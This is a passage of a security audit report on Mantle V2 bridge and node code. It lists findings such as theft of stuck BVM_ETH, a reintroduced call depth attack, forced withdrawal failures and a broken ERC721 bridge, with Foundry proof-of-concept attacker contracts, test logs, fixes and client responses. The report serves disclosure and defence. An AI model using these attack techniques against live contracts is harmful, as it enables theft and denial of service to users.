b) Suppose that previously, Alice tried to bridge L1->L2 some ETH, but the relayMessage function failed and it marked the failedMessages[versionedHash] = true mapping but did not revert. This means that some BVM_ETH are in the L2CrossDomainMessenger contract waiting for Alice to retry the relayMessage function.
c) I can front-run Alice attempt of retry becasue I now have approvals to move all BVM_ETH sitting in the L2CrossDomainMessenger and I can steal them all.
Summarized this vulnerability suggests that anyone can steal BVM_ETH sitting in the L2CrossDomainMessenger coming from failed relayMessage execution and waiting to be retried.

Conversely, the same attack can be replied on L2->L1 messages where anyone can become an allowed spender of L1CrossDomainMessenger MNT by the use of the arbitrary external call, and then steal all MNT tokens sitting in the L1CrossDomainMessenger.
Notice that we still need to confirm whether a) is feasible, but We think it's pretty easy to do. On Optimism this is not an issue because they don't have the BVM_ETH and there's no added logic about it. Likelihood depends on how easy is to mark the failedMessage mapping. The remediation, again if confirmed, is to set BVM_ETH as an unsafe target for the tx in the relayMessage function.

Recommendation

HollaDieWaldfee: Perform the following validation for `**_target**` in `**L1CrossDomainMessenger.relayMessage()**`:

```
require(_target != L1_MNT_ADDRESS);
```

Perform the following validation for `**_target**` in `**L2CrossDomainMessenger.relayMessage()**`:

```
require(_target != Predeploys.BVM_ETH);
```

KingNFT:

```
diff --git a/code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol b/c
ode/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol
index 42aacca..13559d7 100644
--- a/code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol
+++ b/code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol
@@ -291,6 +291,7 @@ contract L2CrossDomainMessenger is CrossDomainMessenger, Semver {
      * @inheritdoc CrossDomainMessenger
      */
     function _isUnsafeTarget(address _target) internal view override returns (bool) {
-        return _target == address(this) || _target == address(Predeploys.L2_TO_L1_MESSAGE_PASSE
R);
+        return _target == address(this) || _target == address(Predeploys.L2_TO_L1_MESSAGE_PASSER)
+            || _target == Predeploys.BVM_ETH;
     }
 }
```

0xfuje: Consider to restrict `**sendMessage()**` functions that transfer `**MNT**` or `**BVM_ETH**` funds to be only called from `**StandardBridge**`. Alternatively consider to clearly document and warn users in docs / code comments / UI about sending native funds directly via messenger contract to prevent loss of funds.
`**contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol**` - `**sendMessage()**`

```
    function sendMessage(
        uint256 _mntAmount,
        address _target,
        bytes calldata _message,
        uint32 _minGasLimit
    ) external payable override {
        require(_target!=tx.origin || msg.value==0, "once target is an EOA, msg.value must be zer
o");
        require(_target != Predeploys.BVM_ETH, "target must not be BVM_ETH on L2");

        if (_mntAmount!=0){
        +   require(msg.sender = L1_STANDARD_BRIDGE_ADDRESS);
            IERC20(L1_MNT_ADDRESS).safeTransferFrom(msg.sender, address(this), _mntAmount);
            bool success = IERC20(L1_MNT_ADDRESS).approve(address(PORTAL), _mntAmount);
            require(success,"the approve for L1 mnt to OptimismPortal failed");
        }
```

Optionally another parameter could be added to the function, that would allow users to send native funds directly via the messenger, but there will be a layer of safety to it.
`contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol` - **`sendMessage()`**

```
    function sendMessage(
        uint256 _ethAmount,
        address _target,
        bytes calldata _message,
        uint32 _minGasLimit,
    +   bool allowUnsafeSend
    ) external payable override {
        require(_target!=tx.origin || msg.value==0, "once target is an EOA, msg.value must be zer
o");
        require(_target != L1_MNT_ADDRESS, "target must not be MNT address on L1");
        if (_ethAmount != 0) {
        +   if (allowUnsafeSend) { require(msg.sender = L2_STANDARD_BRIDGE_ADDRESS) };
            IERC20(Predeploys.BVM_ETH).safeTransferFrom(msg.sender, address(this), _ethAmount);
        }
```

0xfuje: Consider to restrict **`sendMessage()`** functions that transfer **`MNT`** or **`BVM_ETH`** funds to be only called from **`StandardBridge`**. Alternatively consider to clearly document and warn users in docs / code comments / UI about sending native funds directly via messenger contract to prevent loss of funds.
`contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol` - **`sendMessage()`**

```
    function sendMessage(
        uint256 _mntAmount,
        address _target,
        bytes calldata _message,
        uint32 _minGasLimit
    ) external payable override {
        require(_target!=tx.origin || msg.value==0, "once target is an EOA, msg.value must be zer
o");
        require(_target != Predeploys.BVM_ETH, "target must not be BVM_ETH on L2");

        if (_mntAmount!=0){
        +   require(msg.sender = L1_STANDARD_BRIDGE_ADDRESS);
            IERC20(L1_MNT_ADDRESS).safeTransferFrom(msg.sender, address(this), _mntAmount);
            bool success = IERC20(L1_MNT_ADDRESS).approve(address(PORTAL), _mntAmount);
            require(success,"the approve for L1 mnt to OptimismPortal failed");
        }
```

Optionally another parameter could be added to the function, that would allow users to send native funds directly via the messenger but still add a layer of safety to it.
`contracts-bedrock/contracts/L2/L2CrossDomainMessenger.sol` - `sendMessage()`

```
    function sendMessage(
        uint256 _ethAmount,
        address _target,
        bytes calldata _message,
        uint32 _minGasLimit,
    +   bool allowUnsafeSend
    ) external payable override {
        require(_target!=tx.origin || msg.value==0, "once target is an EOA, msg.value must be zer
o");
        require(_target != L1_MNT_ADDRESS, "target must not be MNT address on L1");
        if (_ethAmount != 0) {
        +   if (allowUnsafeSend) { require(msg.sender = L2_STANDARD_BRIDGE_ADDRESS) };
            IERC20(Predeploys.BVM_ETH).safeTransferFrom(msg.sender, address(this), _ethAmount);
        }
```

vitonft2021:

```
bool success = SafeCall.call(_target, gasleft() - RELAY_RESERVED_GAS, _ethValue, _message);
```

In L1CrossDomainMessenger.sol, _target must not be BVM_ETH contract. In L2CrossDomainMessenger.sol, _target must not be L1MNT contract.

Client Response

client response for HollaDieWaldfee: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/123
client response for KingNFT: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/123
client response for 0xfuje: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/123

client response for 0xfuje: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/123
client response for vitonft2021: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/123

MNT-3:Reintroduce the `Call Depth Attack` due to dramatically increase block gas limit

Category	Severity	Client Response	Contributor
Logical	Critical	Acknowledged	KingNFT

Code Reference

- code/op-geth/core/vm/evm.go#L181

```
181: if evm.depth > int(params.CallCreateDepth) {
```

Description

KingNFT: ## Summary
At the early days of Ethereum, there was a well known critical bug called **`Call Depth Attack`** due to EVM's max 1024 call depth limit, some EIPs were proposed to solve this problem, and finally the famous **`EIP-150 (63/64 rule)`** was accepted by the community. And the issue was then fixed with the Byzantium **`hard`** fork.
While **`Call Depth Attack`** is available, contracts containing the following cases would be in risk:


1. with **`try {} catch {}`**
2. with low level address call **`address.send()|call()|delegatecall()|staticcall()`**
3. with assemble call **`assembly { call()|delegatecall()|staticcall()|create()|create2() }`**

Attackers can arbitrarily control execution result (**`success or failure`**) of the called contracts in above cases (**`by making the call run on depth 1025`**). This report indicates that this bug is reintroduced to Mantle V2 due to dramatically increase block gas limit.
More references:
https://ethereum.stackexchange.com/questions/142102/solidity-1024-call-stack-depth
https://ethereum.stackexchange.com/questions/9398/how-does-eip-150-change-the-call-depth-attack
https://eips.ethereum.org/EIPS/eip-3
https://eips.ethereum.org/EIPS/eip-150

Vulnerability Detail

In Mantle, the **`DefaultMantleBlockGasLimit`** is boosted to about **`1e15`**, and the current actually used block gas limit on the upgraded Sepolia&Goerli testnet was set to **`1e12`**.

```
File: core\blockchain.go
154: const (
155:     DefaultMantleBlockGasLimit = 0x4000000000000 // @audit 1_125_899_906_842_624
156: )
```



Next, let's explain why this change would make **`Call Depth Attack`** available again:
The previous EVM limit of **`max 1024 call depth`** has not been removed, it just becomes practically unreachable while Ethereum's block gas limit is 30M.

```
File: core\vm\evm.go
179: func (evm *EVM) Call(caller ContractRef, addr common.Address, input []byte, gas uint64, value
*big.Int) (ret []byte, leftOverGas uint64, err error) {
180:     // Fail if we're trying to execute above the call depth limit
181:     if evm.depth > int(params.CallCreateDepth) {
182:         return nil, gas, ErrDepth
183:     }
...
256: }

File: params\protocol_params.go
87:     CallCreateDepth       uint64 = 1024  // Maximum depth of call/create stack.
```

Let's say **`X`** is block gas limit and **`N`** is allowed max call depth, then gas upper bound at depth **`N`** could be calculated as

```
X * (63  / 64) ^ N
```

On Ethereum, it's

```
30,000,000 * (63 / 64) ^ 1024 ~= 3
```

But Mantle V2, it's

```
1e12 * (63 / 64) ^ 1024 ~= 99,181
```

Therefore, on Ethereum a recursive call would revert before reaching 1024 depth, as even the most gas saving call operation would cost more than 3 gas. However, **`99,181`** gas is another story, the 1025 depth revert can be easily

triggered.

Coded PoC

The following coded PoC shows a realistic case of auction logic i saw in some project, it's all right on Ethereum and Mantle V1, but would suffer this attack after upgrade of Mantle V2.

```solidity
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.15;

import {Test, console2} from "forge-std/Test.sol";

contract Auction {
    address highestBidder;

    event SentFailed(address, uint256);

    function bid() external payable {
        address prevBidder = highestBidder;
        uint256 prevBid = address(this).balance - msg.value;
        if (msg.value <= prevBid) revert();

        // CEI pattern
        highestBidder = msg.sender;

        if (prevBidder != address(0)) {
            // use send() to prevent gas griefing attack
            bool success = payable(prevBidder).send(prevBid);
            if (!success) {
                // not revert on fail to prevent DoS attack, as prevBidder can simply revert
                // to block others from bidding any more
                emit SentFailed(prevBidder, prevBid);
            }
        }
    }

    // other functions ...
}

contract Attacker {
    address immutable _auction;
    uint256 immutable _bid;

    constructor(address auction, uint256 bid) {
        _auction = auction;
        _bid = bid;
    }

    function attack(uint256 depth) external {
        if (depth > 0) {
            this.attack(depth - 1);
        } else {
            Auction(_auction).bid{value: _bid}();
        }
```

And the logs:

```
MantleV2AuditTest> forge test --match-contract CallDepthAttackTest -vv
[⠒] Compiling...
[⠢] Compiling 1 files with 0.8.15Compiler run successful!
[⠢] Compiling 1 files with 0.8.15
[⠒] Solc 0.8.15 finished in 2.78s

Running 2 tests for test/CallDepthAttak.t.sol:CallDepthAttackTest
[PASS] testCallDepthAttackOnEthereum() (gas: 455367)
[PASS] testCallDepthAttackOnMantle() (gas: 863574)
Test result: ok. 2 passed; 0 failed; 0 skipped; finished in 20.98ms

Ran 1 test suites: 2 tests passed, 0 failed, 0 skipped (2 total tests)
```

Recommendation

KingNFT: Two options:

1. if there is no strong incentive for the extreme large block gas limit, then keep the block gas limit to no more than `1e9`

```
diff --git a/code/op-geth/core/blockchain.go b/code/op-geth/core/blockchain.go
index 52d9f93..26ecd3c 100644
--- a/code/op-geth/core/blockchain.go
+++ b/code/op-geth/core/blockchain.go
@@ -152,7 +152,7 @@ var defaultCacheConfig = &CacheConfig{
 }

 const (
-       DefaultMantleBlockGasLimit = 0x4000000000000
+       DefaultMantleBlockGasLimit = 1e9
 )
```

2. otherwise, increase the max allowed call depth, such as

```
diff --git a/code/op-geth/params/protocol_params.go b/code/op-geth/params/protocol_params.go
index 476358c..9821bac 100644
--- a/code/op-geth/params/protocol_params.go
+++ b/code/op-geth/params/protocol_params.go
@@ -84,7 +84,7 @@ const (
        EpochDuration uint64 = 30000 // Duration between proof-of-work epochs.

        CreateDataGas         uint64 = 200   //
-       CallCreateDepth       uint64 = 1024  // Maximum depth of call/create stack.
+       CallCreateDepth       uint64 = 2048  // Maximum depth of call/create stack.
        ExpGas                uint64 = 10    // Once per EXP instruction
        LogGas                uint64 = 375   // Per LOG* operation.
        CopyGas               uint64 = 3     //
```

Client Response

client response for KingNFT: Acknowledged - Mantle mainnet Block gasLimit is 200,000,000,000, not 0x4000000000000 or 1,000,000,000,000

- mantle sepolia testnet will be set 200,000,000,000 too
  And, there is a value call `**tokenRatio**` involved, which is eth_price/mnt_price. The value will be around 3000.
- 200,000,000,000 / 3000 = 66666666 is the actual block gasLimit that can be used in EVM
- 66,666,666 * (63 / 64) ^ 1024 ~= 6, which is safe.

So we think is not a critical issue, but we will follow the suggestion and modify the `**CallCreateDepth**`

MNT-4:Malicious actor can force L2 messages to fail

Category	Severity	Client Response	Contributor
Logical	Critical	Acknowledged	SerSomeone

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1CrossDomainMessenger.sol#L232-249

```
232: if (
233:             !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
234:         xDomainMsgSender != Constants.DEFAULT_L2_SENDER
235:         ) {
236:             failedMessages[versionedHash] = true;
237:             emit FailedRelayedMessage(versionedHash);
238:
239:             // Revert in this case if the transaction was triggered by the estimation address.
This
240:             // should only be possible during gas estimation or we have bigger problems. Revert
ing
241:             // here will make the behavior of gas estimation change such that the gas limit
242:             // computed will be the amount required to relay the message, even if that amount i
s
243:             // greater than the minimum gas limit specified by the user.
244:             if (tx.origin == Constants.ESTIMATION_ADDRESS) {
245:                 revert("CrossDomainMessenger: failed to relay message");
246:             }
247:
248:             return;
249:         }
```

Description

SerSomeone: An attacker can make any L2 withdrawals that go through the L1CrossDomainMessenger fail. Which breaks the assumption that withdrawals will need to be replayed only when insufficient gas is defined used or the target reverted.

The **`L1CrossDomainMessenger`** fails to relay a message and sets **`failedMessages[versionedHash] = true`** if it identifies that the contract is re-entered (**`xDomainMsgSender != Constants.DEFAULT_L2_SENDER`**).

```
-------------------
    // If `xDomainMsgSender` is not the default L2 sender, this function
        // is being re-entered. This marks the message as failed to allow it to be replayed.
        if (
            !SafeCall.hasMinGas(_minGasLimit, RELAY_RESERVED_GAS + RELAY_GAS_CHECK_BUFFER) ||
        xDomainMsgSender != Constants.DEFAULT_L2_SENDER
        ) {
            failedMessages[versionedHash] = true;
            emit FailedRelayedMessage(versionedHash);
--------------------
            return;
        }
-------------------
```

This can be abused by a malicious actor to force withdrawals to fail instead of succeeding:

1. Malicious actor withdraws from L2 by calling `**L2CrossDomainMessenger.sendMessage**` to malicious L1 contract.
2. After waiting period, malicious actor finalizes the withdrawal and makes his message fail in `**L1CrossDomainMessenger**` (by either not sending enough gas or reverting in the contract).
3. Hacker sees that there are withdrawals that can be finalized and updates the malicious contract with the transaction details
4. Hacker calls `**L1CrossDomainMessenger**` to replay his withdrawal which calls the malicious contract. `**xDomainMsgSender**` is now set to the malicious actor address .
5. The malicious contract loops the finalize-able transaction and calls `**OptimismPortal.finalizeWithdrawalTransaction**` with each transaction.
6. All the transactions will fail because `**xDomainMsgSender != Constants.DEFAULT_L2_SENDER**`

Essentially this breaks the assumption that messages configured with correct gas limits and targets that should not revert will be relayed successfully.
For example - this attack can break the flow of bridging ETH/ERC20 tokens from the `**L2StandardBridge**`.
All withdrawals can be forced to fail
Here is a POC demonstrating showing how a reenter to `**relayMessage**` will force another message to fail.
You can add the following code to `**L1CrossDomainMessanger.t.sol**`

```
    bool doNotRevert;
    function makeMessageFail() external {
        require(doNotRevert, "need to fail");
        address target = address(this);
        address sender = Predeploys.L2_CROSS_DOMAIN_MESSENGER;

        // Set OptimismPortal l2Sender to L2_CROSS_DOMAIN_MESSENGER so relayMessage will work as i
f sent from OP
        vm.store(address(op), bytes32(senderSlotIndex), bytes32(abi.encode(sender)));
        vm.prank(address(op));

        // Call other message and get hash
        bytes32 hash = call_relayMessage(sender, target, 0, abi.encodeWithSelector(this.shouldSucc
eed.selector, ""));

        // Validate we succesfully made shoudSucceed fail
        assertEq(L1Messenger.failedMessages(hash), true);
    }
    function shouldSucceed() external {}

    function call_relayMessage(address sender, address target, uint256 mntValue, bytes memory dat
a) internal returns (bytes32) {
        bytes32 hash = Hashing.hashCrossDomainMessage(
            Encoding.encodeVersionedNonce({ _nonce: 0, _version: 1 }),
            sender,
            target,
            mntValue,
            0,
            0,
            data
        );

        L1Messenger.relayMessage(
            Encoding.encodeVersionedNonce({ _nonce: 0, _version: 1 }),
            sender,
            target,
            mntValue,
            0,
            0,
            data
        );

        return hash;
    }
    function test_force_message_to_fail() external {
        address target = address(this);
        address sender = Predeploys.L2_CROSS_DOMAIN_MESSENGER;
```

To run the POC

```
forge test --match-test "test_force_message_to_fail"
```

Recommendation

SerSomeone: in `finalizeWithdrawalTransaction` check that `L1CrossDomainMessenger.xDomainMessageSender()` does revert

Client Response

client response for SerSomeone: Acknowledged - Although, the attacker can use this method to fail all following withdraw messages, the attacker can't get any benefit and users assets are safe. Besides, users just need to replay their withdrawal message to get their assets back. So we don't think this is an critical issue.
Secure3: Although, the attacker can use this method to fail all following withdraw messages, the attacker can’t get any benefit and users assets are safe. Besides, users just need to replay their withdrawal message to get their assets back. So we don’t think this is an critical issue.

MNT-5:Can't bridge ERC721 asset

Category	Severity	Client Response	Contributor
Logical	Critical	Fixed	0xRizwan, KingNFT, HollaDieWaldfee, vitonft 2021

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101
- code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol#L101

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

```
101: IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
```

Description

0xRizwan: **`L1ERC721Bridge.sol`** is an L1 ERC721 bridge contract which works together with the L2 ERC721 bridge to make it possible to transfer ERC721 tokens from Ethereum to Optimism. This contract acts as an escrow for ERC721 tokens deposited into L2.
When the user calls to bridge ERC721 token then **`_initiateBridgeERC721()`** function will be invoked at **`L1ERC721Bridge.sol`** which is shown as:

```
    function _initiateBridgeERC721(
        address _localToken,
        address _remoteToken,
        address _from,
        address _to,
        uint256 _tokenId,
        uint32 _minGasLimit,
        bytes calldata _extraData
    ) internal override {
        require(_remoteToken != address(0), "L1ERC721Bridge: remote token cannot be address(0)");

        // Construct calldata for _l2Token.finalizeBridgeERC721(_to, _tokenId)
        bytes memory message = abi.encodeWithSelector(
            L2ERC721Bridge.finalizeBridgeERC721.selector,
            _remoteToken,
            _localToken,
            _from,
            _to,
            _tokenId,
            _extraData
        );

        // Lock token into bridge
        deposits[_localToken][_remoteToken][_tokenId] = true;
@>      IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);

        // Send calldata into L2
        MESSENGER.sendMessage(0, OTHER_BRIDGE, message, _minGasLimit);
        emit ERC721BridgeInitiated(_localToken, _remoteToken, _from, _to, _tokenId, _extraData);
    }
```

This function takes the ERC721 token from the user and transfer to its own address i.e address(this) which means address of **`L1ERC721Bridge.sol`**. After that it is finalized in **`finalizeBridgeERC721()`** function.
The issue here is that, **`L1ERC721Bridge.sol`** can not receive the ERC721 NFTs as the contract does not support **`onERC721Received`** method to recieve such tokens.
To understand it better, see below line of code,

```
@>      IERC721(_localToken).safeTransferFrom(_from, address(this),
```

The function has used openzeppelin's ERC721.safeTransferFrom() which checks onERC721Received support for contract addresses. This looks as below,

```
    function _checkOnERC721Received(
        address from,
        address to,
        uint256 tokenId,
        bytes memory data
    ) private returns (bool) {
        if (to.isContract()) {
@>            try IERC721Receiver(to).onERC721Received(_msgSender(), from, tokenId, data) returns
(bytes4 retval) {
@>                return retval == IERC721Receiver.onERC721Received.selector;
            } catch (bytes memory reason) {
                if (reason.length == 0) {
                    revert("ERC721: transfer to non ERC721Receiver implementer");
                } else {
                    /// @solidity memory-safe-assembly
                    assembly {
                        revert(add(32, reason), mload(reason))
                    }
                }
            }
        } else {
            return true;
        }
    }
```

Since the `L1ERC721Bridge.sol` does not have `onERC721Received` support so this function wont be invoked by the above function so the NFT sent to such address will be permanently locked or frozen.
This issue is identified as as High severity as there is direct loss/frozen of NFT sent to non-supportive onERC721Received contract address and it makes the permanent denial of service also core functionality of contracts is bricked as users wont be able to bridge the NFTS across L1 and L2 and this issue could result in redeployment of `L1ERC721Bridge.sol` contract.
KingNFT: ## Summary
The `L1ERC721Bridge` uses `ERC721.safeTransferFrom()` to transfer NFT from users to self, but lack of implementing `ERC721Receiver` interface, cause No NFT can be deposited.

Vulnerability Detail

```
File: L1ERC721Bridge.sol
077:     function _initiateBridgeERC721(
...
085:     ) internal override {
...
101:         IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);
...
106:     }
```

According EIP-712, while using **`ERC721.safeTransferFrom()`**, the receiver must implement the following interface, otherwise transfers would fail.

```
/// @dev Note: the ERC-165 identifier for this interface is 0x150b7a02.
interface ERC721TokenReceiver {
    /// @notice Handle the receipt of an NFT
    /// @dev The ERC721 smart contract calls this function on the recipient
    ///  after a `transfer`. This function MAY throw to revert and reject the
    ///  transfer. Return of other than the magic value MUST result in the
    ///  transaction being reverted.
    ///  Note: the contract address is always the message sender.
    /// @param _operator The address which called `safeTransferFrom` function
    /// @param _from The address which previously owned the token
    /// @param _tokenId The NFT identifier which is being transferred
    /// @param _data Additional data with no specified format
    /// @return `bytes4(keccak256("onERC721Received(address,address,uint256,bytes)"))`
    ///  unless throwing
    function onERC721Received(address _operator, address _from, uint256 _tokenId, bytes _data) ext
ernal returns(bytes4);
}
```

reference: https://eips.ethereum.org/EIPS/eip-721

Coded PoC

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity 0.8.15;

import {Test, console2} from "forge-std/Test.sol";
import { L1ERC721Bridge } from "src/L1/L1ERC721Bridge.sol";
import { ERC721 } from "@openzeppelin/contracts/token/ERC721/ERC721.sol";

contract MockNFT is ERC721 {
    constructor() ERC721("mock NFT", "NFT") {}
    function mint(address to, uint256 id) external {
        _mint(to, id);
    }
}

contract NoERC721ReceiverTest is Test {
    MockNFT public mockNFT;
    L1ERC721Bridge public bridge;
    function setUp() public {
        mockNFT = new MockNFT();
        bridge = new L1ERC721Bridge(address(this), address(this));
    }

    function testNoERC721Receiver() public {
        mockNFT.mint(address(this), 1);
        vm.expectRevert("ERC721: transfer to non ERC721Receiver implementer");
        mockNFT.safeTransferFrom(address(this), address(bridge), 1);
    }
}
```

And the logs:

```
MantleV2AuditTest> forge test --match-contract NoERC721ReceiverTest -vv
[⠒] Compiling...
[⠒] Compiling 1 files with 0.8.15
[⠢] Solc 0.8.15 finished in 8.95sCompiler run successful!
[⠒] Solc 0.8.15 finished in 8.95s

Running 1 test for test/NoERC721Receiver.t.sol:NoERC721ReceiverTest
[PASS] testNoERC721Receiver() (gas: 72314)
Test result: ok. 1 passed; 0 failed; 0 skipped; finished in 1.39ms

Ran 1 test suites: 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

HollaDieWaldfee: The **`L1ERC721Bridge._initiateBridgeERC721()`** function transfers the local ERC721 token to itself with **`safeTransferFrom()`**.

```
    function _initiateBridgeERC721(
        address _localToken,
        address _remoteToken,
        address _from,
        address _to,
        uint256 _tokenId,
        uint32 _minGasLimit,
        bytes calldata _extraData
    ) internal override {
        require(_remoteToken != address(0), "L1ERC721Bridge: remote token cannot be address(0)");


        // Construct calldata for _l2Token.finalizeBridgeERC721(_to, _tokenId)
        bytes memory message = abi.encodeWithSelector(
            L2ERC721Bridge.finalizeBridgeERC721.selector,
            _remoteToken,
            _localToken,
            _from,
            _to,
            _tokenId,
            _extraData
        );


        // Lock token into bridge
        deposits[_localToken][_remoteToken][_tokenId] = true;
>>>     IERC721(_localToken).safeTransferFrom(_from, address(this), _tokenId);


        // Send calldata into L2
        MESSENGER.sendMessage(0, OTHER_BRIDGE, message, _minGasLimit);
        emit ERC721BridgeInitiated(_localToken, _remoteToken, _from, _to, _tokenId, _extraData);
    }
```

The safe transfers tries to invoke the **`onERC721Received()`** hook on **`address(this)`** which fails since the **`L1ERC721Bridge`** does not implement this function.
As a result, no ERC721s can be bridged and the **`L1ERC721Bridge`** contract is completely unusable.
The issue has "Low difficulty". It is guaranteed to occur when anyone wants to bridge an NFT from L1 to L2.
The damage is "Medium damage" since "Some non-core businesses of smart contracts cannot operate normally."
As such, the severity is "Medium".
vitonft2021: In **`_initiateBridgeERC721`**, it use **`safeTransferFrom`** to transfer ERC721 asset to **`L1ERC721Bridge`**. However L1ERC721Bridge doesn't implement **`_checkOnERC721Received`**. So the bridge will fail.

Recommendation

0xRizwan: Add following changes to **`L1ERC721Bridge.sol`**.

```
File: /packages/contracts-bedrock/contracts/L1/L1ERC721Bridge.sol


import { Semver } from "../universal/Semver.sol";
+ import { IERC721Receiver } from "@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol";

. . . some comments

- contract L1ERC721Bridge is ERC721Bridge, Semver {
+ contract L1ERC721Bridge is ERC721Bridge, IERC721Receiver, Semver {









     . . . some code









+    function onERC721Received(
+        address,
+        address,
+        uint256,
+        bytes memory
+    ) public override returns (bytes4) {
+        return this.onERC721Received.selector;
    }
```

KingNFT:

```
diff --git a/code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol b/code/ma
ntle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol
index 6afe9fe..ac67d9d 100644
--- a/code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol
+++ b/code/mantle-v2/packages/contracts-bedrock/contracts/L1/L1StandardBridge.sol
@@ -10,6 +10,7 @@ import { SafeERC20 } from "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.s
 import { OptimismMintableERC20 } from "../universal/OptimismMintableERC20.sol";
 import { L2StandardBridge } from "../L2/L2StandardBridge.sol";
 import { L1CrossDomainMessenger } from "./L1CrossDomainMessenger.sol";
+import { ERC721Holder } from "@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol";

 /**
  * @custom:proxied
@@ -23,7 +24,7 @@ import { L1CrossDomainMessenger } from "./L1CrossDomainMessenger.sol";
  *         of some token types that may not be properly supported by this contract include, but a
re
  *         not limited to: tokens with transfer fees, rebasing tokens, and tokens with blocklist
s.
  */
-contract L1StandardBridge is StandardBridge, Semver {
+contract L1StandardBridge is StandardBridge, Semver, ERC721Holder {
     using SafeERC20 for IERC20;

     address public immutable L1_MNT_ADDRESS;
```

HollaDieWaldfee: The `L1ERC721Bridge` contract needs to implement the `onERC721Received()` function. This is how the function must be implemented:

```
function onERC721Received(
        address operator,
        address from,
        uint256 tokenId,
        bytes calldata data
    )
        external
        override
        returns (bytes4)
    {
        // The function must return this magic value per the specification
        return this.onERC721Received.selector;
    }
```

vitonft2021: Use `transferFrom` to instead `safeTransferFrom` or implement `_checkOnERC721Received` in `L1ERC721Bridge`.

Client Response

client response for 0xRizwan: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/127

client response for KingNFT: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/127
client response for HollaDieWaldfee: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/127
client response for vitonft2021: Fixed - Already fixed in https://github.com/mantlenetworkio/mantle-v2/pull/127

MNT-6: `validateMetaTxList` validates expired meta transaction

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	ferretfederation

Code Reference

- code/op-geth/core/txpool/txpool.go#L1495

```
1495: invalidMetaTxs = append(invalidMetaTxs, tx)
```

Description

ferretfederation: The **`txpool`**'s **`validateMetaTxList`** does not **`continue`** when the meta Transaction is expired, as the result, it considers expired meta transaction as valid.

```
        if metaTxParams.ExpireHeight < currHeight {
            invalidMetaTxs = append(invalidMetaTxs, tx)
        }
```

Recommendation

ferretfederation:

```
        if metaTxParams.ExpireHeight < currHeight {
            invalidMetaTxs = append(invalidMetaTxs, tx)
+                       continue
        }
```

Client Response

client response for ferretfederation: Fixed - https://github.com/mantlenetworkio/op-geth/pull/43

MNT-7: `transaction_args.go::ToMessage()` does not calculate `gasPrice` in `GasEstimationMode` and `GasEstimationWithSkipCheckBalanceMode`

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/internal/ethapi/transaction_args.go#L260-L313

```
260: if runMode == core.GasEstimationMode || runMode == core.GasEstimationWithSkipCheckBalanceMode {
261:         // use default gasPrice if user does not set gasPrice or gasPrice is 0
262:         if args.GasPrice == nil && gasPrice.Cmp(common.Big0) == 0 {
263:             gasPrice = gasPriceForEstimate.ToInt()
264:         }
265:         // use gasTipCap to set gasFeeCap
266:         if args.MaxFeePerGas == nil && args.MaxPriorityFeePerGas != nil {
267:             gasFeeCap = args.MaxPriorityFeePerGas.ToInt()
268:         }
269:         // use gasFeeCap to set gasTipCap
270:         if args.MaxPriorityFeePerGas == nil && args.MaxFeePerGas != nil {
271:             gasTipCap = args.MaxFeePerGas.ToInt()
272:         }
273:         // use default gasPrice to set gasFeeCap & gasTipCap if user set gasPrice
